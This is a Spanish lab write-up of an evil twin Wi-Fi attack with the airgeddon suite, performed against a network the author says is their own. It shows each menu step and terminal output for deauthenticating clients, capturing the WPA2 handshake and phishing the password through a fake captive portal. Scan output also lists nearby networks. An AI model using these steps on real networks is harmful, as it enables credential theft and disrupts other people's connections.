



# REDES WIRELESS

Jordi Masó Pla

# ÍNDICE

1.	INTRODUCCIÓN.....	2
1.1.	INSTALACIÓN DE LA SUITE.....	2
2.	PREPARACIÓN.....	3
3.	ATAQUE EVIL TWIN.....	3
3.1.	BUSCAR OBJETIVO.....	4
3.2.	CAPTURA DEL HANDSHAKE.....	5
3.3.	PORTAL CAUTIVO Y ATAQUE.....	5
3.4.	CAPTURA DE LA CONTRASEÑA.....	6

# 1. INTRODUCCIÓN

En este ejercicio realizaremos un ataque evil twin con la suite airgeddon. Que es un ataque evil twin. Este ataque consiste en crear un punto de acceso trampa. La finalidad del ataque es redirigir al usuario a una web trampa, en la que el usuario tendrá que introducir la contraseña de su wifi y nosotros podremos verla. En este ataque se utiliza el phishing para obtener una contraseña de una red wifi.

## 1.1. INSTALACIÓN DE LA SUITE

Para comenzar vamos a descargar la herramienta de su repositorio de GitHub, “git clone --depth 1 <https://github.com/v1s1t0r1sh3r3/airgeddon.git>”. Una vez descargada accedemos al fichero airgeddon y ejecutamos el comando “bash airgeddon.sh”. se ejecutará el script comprobando todas las herramientas necesarias para que funcione la suite.

```
(root@kali)~[~/kali]
# git clone --depth 1 https://github.com/v1s1t0r1sh3r3/airgeddon.git
Cloning into 'airgeddon'...
remote: Enumerating objects: 100, done.
remote: Counting objects: 100% (100/100), done.
remote: Compressing objects: 100% (90/90), done.
remote: Total 100 (delta 12), reused 76 (delta 7), pack-reused 0
Receiving objects: 100% (100/100), 2.95 MiB | 2.21 MiB/s, done.
Resolving deltas: 100% (12/12), done.

(root@kali)~[~/kali]
# cd airgeddon

(root@kali)~[~/kali/airgeddon]
# ls
CHANGELOG.md      CONTRIBUTING.md   LICENSE          airgeddon.sh    imgs            language_strings.sh  plugins
CODE_OF_CONDUCT.md Dockerfile        README.md        binaries        known_pins.db   pindb_checksum.txt

(root@kali)~[~/kali/airgeddon]
# bash airgeddon.sh

Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd .... Ok
asleap .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Ok
tcpdump .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Ok
wash .... Ok
hcxdumpptool .... Ok
reaver .... Ok
hcxpcapngtool .... Ok
john .... Ok
crunch .... Ok
lighttpd .... Ok
openssl .... Ok

Update tools: checking...
curl .... Ok

Your distro has all necessary essential tools. Script can continue...
Press [Enter] key to continue...
```

## 2. PREPARACIÓN

En primer lugar, hay que seleccionar la tarjeta de red para realizar el ataque que en nuestro caso es la wlan0.

```
***** Selección de Interfaz *****
Selecciona una interfaz para trabajar con ella:
1. eth0 // Chipset: Intel Corporation 82545EM
2. eth1 // Chipset: Intel Corporation 82545EM
3. wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT2870/RT3070

*Consejo* Cada vez que veas un texto con el prefijo [Pot] acrónimo de "Pending of Translation", significa que su traducción ha sido generada automáticamente y que aún está pendiente de re
> 3
```

El segundo paso es poner la tarjeta en modo monitor para poder capturar tráfico de la red.

```
***** Menú principal airgeddon v11.21 *****
Interfaz wlan0 seleccionada. Modo: Managed. Bandas soportadas: 2.4Ghz

Selecciona una opción del menú:
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
-----
4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise
-----
11. Acerca de 6 Créditos / Menciones de patrocinadores
12. Menú de opciones e idioma

*Consejo* Si tienes instalado ccke y experimentas errores de visualización o parpadeos en algunas ventanas, desactiva la colorización extendida en el menú de opciones e idioma
> 2
Poniendo la interfaz en modo monitor...
Esta interfaz ha cambiado su nombre al ponerla en modo monitor. Se ha seleccionado automáticamente
Se ha puesto el modo monitor en wlan0mon
Pulsa la tecla [Enter] para continuar... █
```

## 3. ATAQUE EVIL TWIN

Cuando tengamos la tarjeta de red en modo monitor seleccionamos del menú principal la opción 7 menú de ataque Evil Twin.

```
***** Menú principal airgeddon v11.21 *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz

Selecciona una opción del menú:
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
-----
4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise
-----
11. Acerca de 6 Créditos / Menciones de patrocinadores
12. Menú de opciones e idioma

*Consejo* Cuando airgeddon solicita que introduzcas una ruta a un fichero ya sea para utilizar un diccionario, un Handshake o cualquier otra cosa, ¿sabías que puedes arrastrar y soltar el fichero sobre la ventana de airgeddon? Así no tendrás que escribir la ruta manualmente
> 7
```

En el siguiente menú seleccionamos la opción 9 ataque Evil twin AP con portal cautivo (modo monitor requerido).

```
***** Menú de ataques Evil Twin *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: Ninguno
Canal seleccionado: Ninguno
ESSID seleccionado: Ninguno

Selecciona una opción del menú:
0. Volver al menú principal
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Explorar para buscar objetivos (modo monitor requerido)
5. Ataque Evil Twin solo AP (sin sniffing, solo AP)
6. Ataque Evil Twin AP con sniffing (con sniffing)
7. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2
8. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2/beEF (sin sniffing, portal cautivo)
9. Ataque Evil Twin AP con portal cautivo (modo monitor requerido)

*Consejo* Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (https://github.com/visitorish3r3/airgeddon/wiki/FAQ%20%20troubleshooting) o preguntar en nuestro canal de Discord. Enlace de invitación: https://discord.gg/sQqdgT9
> 9
```

### 3.1. BUSCAR OBJETIVO

Luego, Airogeddon lanzará una exploración de objetivos, escaneará los puntos de acceso inalámbricos circundantes usando airodump-ng.

```
Exploring for targets
CH 14 ][ Elapsed: 1 min ][ 2024-01-18 16:11

BSSID          PWR Beacons #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
B4:            |:A1 -1      0      0  0 13  -1          <length: 0>
FC:            |:A1 -1      0      2  0  5  -1    WPA      <length: 0>
FC:            |:B8 -1      0      0  0  3  -1          <length: 0>
E6:            |:DE -73     3      0  0  6  130   WPA2 CCMP PSK  MOVISTAR_E640
E4:            |:DE -72     8      0  0  6  130   WPA2 CCMP PSK  MOVISTAR_85DC
B6:            |:EE -73     3      1  0 11  720   WPA2 CCMP PSK  MIWIFI_D59e
D8:            |:21 -71     9      1  0 12  270   WPA2 CCMP PSK  Livebox6-739D.1
EC:            |:EA -71     9      0  0  6  130   WPA2 CCMP PSK  MiFibra-42E8
2C:            |:3D -65    35      1  0 11  130   WPA2 CCMP PSK  MOVISTAR_9E3C
1C:            |:4B -54    40      0  0 11  720   WPA2 CCMP PSK  MIWIFI_v5ic
C0:            |:FA -28    47      3  0 10  130   WPA2 CCMP PSK  PLATA O PLOMO
00:            |:A5 -62    43      0  0  3  11    WPA2 CCMP PSK  REMOTE44hfrv
EC:            |:8C -66    38      0  0 13  65    WPA2 CCMP PSK  AP_2788558676
50:            |:34 -68    29      5  0  1  360   WPA2 CCMP PSK  DIGIFIBRA-7fu2

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B4:            |:A1 C8:            |:A5 -74  0 - 1  0      2
FC:            |:A1 40:            |:A3 -72  0 - 1e 0      1
FC:            |:A1 DC:            |:CA -72  0 - 1  0      1
FC:            |:B8 F0:            |:4B -70  0 - 2  0      2
B6:            |:EE 60:            |:4C -72  0 - 1e 0      1
B6:            |:EE A4:            |:F9 -66  0 - 6  54     24
```

Una vez que punto de acceso escogido esté en la lista, finalice la ventana xterm. Desde la exploración de objetivos anterior, airogeddon enumerará el punto de acceso capturado. Seleccione el punto de acceso y tenga en cuenta que el texto en color indica que el punto de acceso tiene un cliente conectado, requerido para capturar el handshake.

```
***** Seleccionar objetivo *****

 N.      BSSID          CANAL  PWR  ENC  ESSID
-----
 1)    EC:            :8C   13  34% WPA2  AP_2788558676
 2)*   50:            :34    1  32% WPA2  DIGIFIBRA-7fu2
 3)    60:            :F2    1  29% WPA2  Gozbarq
 4)*   B4:            :A1   13    0%          (Hidden Network)
 5)*   FC:            :B8    3    0%          (Hidden Network)
 6)*   FC:            :A1    5    0%          (Hidden Network)
 7)    6A:            :F2    1  27% WPA2  (Hidden Network)
 8)    D8:            :21   12  29% WPA2  Livebox6-739D.1
 9)*   B6:            :EE   11  27% WPA2  MIWIFI_D59e
10)*   1C:            :4B   11  43% WPA2  MIWIFI_v5ic
11)    E4:            :DE    6  25% WPA2  MOVISTAR_85DC
12)    2C:            :3D   11  35% WPA2  MOVISTAR_9E3C
13)    E6:            :DE    6  30% WPA2  MOVISTAR_E640
14)    EC:            :EA    6  27% WPA2  MiFibra-42E8
15)*   C0:            :FA   10  69% WPA2  PLATA O PLOMO
16)    00:            :A5    3  40% WPA2  REMOTE44hfrv
17)    6C:            :80    6  28% WPA2  Red Wi-Fi de Vicente

(*) Red con clientes

Selecciona la red objetivo:
> 15
```

En nuestro caso la numero 15 con el ESSID PLATA O PLOMO que es e nuestra propiedad.

## 3.2. CAPTURA DEL HANDSHAKE

Teniendo la red seleccionada procedemos a capturar el handshake con el siguiente menú que nos muestra la suite airgeddon. Escogemos la opción 2 ataque Deauth Aireplay. La des asociación amok usando mdk4 (la última versión ahora es mdk5) es más agresiva y puede dañar su tarjeta de interfaz.

```
***** Desautenticación para Evil Twin *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: C0:.....:FA
Canal seleccionado: 10
ESSID seleccionado: PLATA O PLOMO
Fichero de Handshake seleccionado: Ninguno

Selecciona una opción del menú:

0. Volver al menú de ataques Evil Twin
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque WIDS / WIPS / WDS Confusion

*Consejo* Con este ataque, intentaremos desautenticar a los clientes del AP legítimo. Con suerte reconectarán pero a nuestro Evil Twin AP
> 2
```

La suite no preguntara si queremos falsificar la dirección MAC, si ya tenemos un fichero con el handshake y el valor en segundos del timeout de la des asociación.

```
?Tienes un fichero de Handshake capturado? Responde si ("y") para introducir la ruta o responde no ("n") para capturar uno ahora [y/n]
> n

Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [20]:
>

Timeout elegido 20 segundos

Se abrirán dos ventanas. Una con el capturador del Handshake y otra con el ataque para expulsar a los clientes y forzarles a reconectar

No cierres manualmente ninguna ventana, el script lo hará cuando proceda. En unos 20 segundos como máximo sabrás si conseguiste el Handshake
Pulsa la tecla [Enter] para continuar...

Espera. Ten un poco de paciencia...

Además de capturar un Handshake, se ha comprobado que se capturado con éxito también un PMKID de la red elegida como objetivo

Enhorabuena!!

Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/handshake-C0:.....:FA.cap]
>

Fichero de captura generado con éxito en [/root/handshake-C0:.....:FA.cap]
Pulsa la tecla [Enter] para continuar...

BSSID elegido C0:.....:FA
Canal elegido 10
ESSID elegido PLATA O PLOMO

Si se consigue la contraseña de la red wifi con el portal cautivo, hay que decidir donde guardarla. Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/evil_twin_captive_portal_password-PLATA O PLOMO.txt]
>
```

## 3.3. PORTAL CAUTIVO Y ATAQUE

El menú que se no abre después de capturar el handshake es de seleccionar el idioma para el portal cautivo.

```
***** Ataque Evil Twin AP con portal cautivo *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: C0:.....:FA
Canal seleccionado: 10
ESSID seleccionado: PLATA O PLOMO
Método elegido de desautenticación: Aireplay
Fichero de Handshake seleccionado: /root/handshake-C0:.....:FA.cap

Elige el idioma en el que los clientes de la red verán el portal cautivo:

0. Volver al menú de ataques Evil Twin
1. Inglés
2. Español
3. Francés
4. Catalán
5. Portugués
6. Ruso
7. Griego
8. Italiano
9. Polaco
10. Alemán
11. Turco
12. Árabe
13. Chino

*Consejo* Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (https://github.com/v1st0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshooting) o preguntar en nuestro canal de Discord. Enlace de invitación: https://discord.gg/sq9dgt9
> 2
```

Después de seleccionar el idioma nos permite poder personalizar el portal a nuestro gusto, en este caso probamos el portal por defecto. Nos advierte que se abrirán seis ventanas de terminal en nuestra pantalla que no las cerremos. La primera ventana el punto de acceso falso, la segunda el servicio DHCP, la tercera el ataque de desautorización usando aireplay-ng, la cuarta el panel de control donde informará de la captura de la contraseña y los clientes conectados, la quinta el servicio DNS y la sexta servidor web utilizado para Portal cautivo.





Imagen del portal que se muestra al usuario que quiere acceder a la red



### 3.4. CAPTURA DE LA CONTRASEÑA

Una vez el usuario ha introducido la contraseña se cierran todas las ventanas menos la del panel de control que muestra la contraseña y la ruta donde se guarda.

```
Control
Info Evil Twin AP // BSSID: C0:          :FA // Canal: 10 // ESSID: PLATA O PLOMO
Tiempo online
00:03:47
Contraseña capturada con éxito:
SI      #S46
La contraseña se ha guardado en el fichero: [/root/evil_twin_captive_portal_password-PLATA O PLOMO.txt]
Pulsa [Enter] en la ventana principal del script para continuar, esta ventana se cerrará
```

```
1|
2 2024-01-18
3 airgeddon. Contraseña capturada en el portal cautivo del ataque Evil Twin
4
5 BSSID: C0:          :FA
6 Canal: 10
7 ESSID: PLATA O PLOMO
8
9
10
11 Contraseña: SI#S46
12
13
14
15 Si te gustó el script y te pareció útil, puedes apoyar el proyecto haciendo una donación. A través de PayPal (visit0r.is.h3r3@mail.com) o enviando una fracción de criptomoneda (Bitcoin, Ethereum,
16 Litecoin...). Cualquier cantidad por pequeña que sea (1, 2, 5 $/€) es bien recibida. Más información y enlaces directos para realizarla en: https://github.com/visit0rish3r3/airgeddon/wiki/Contributing
```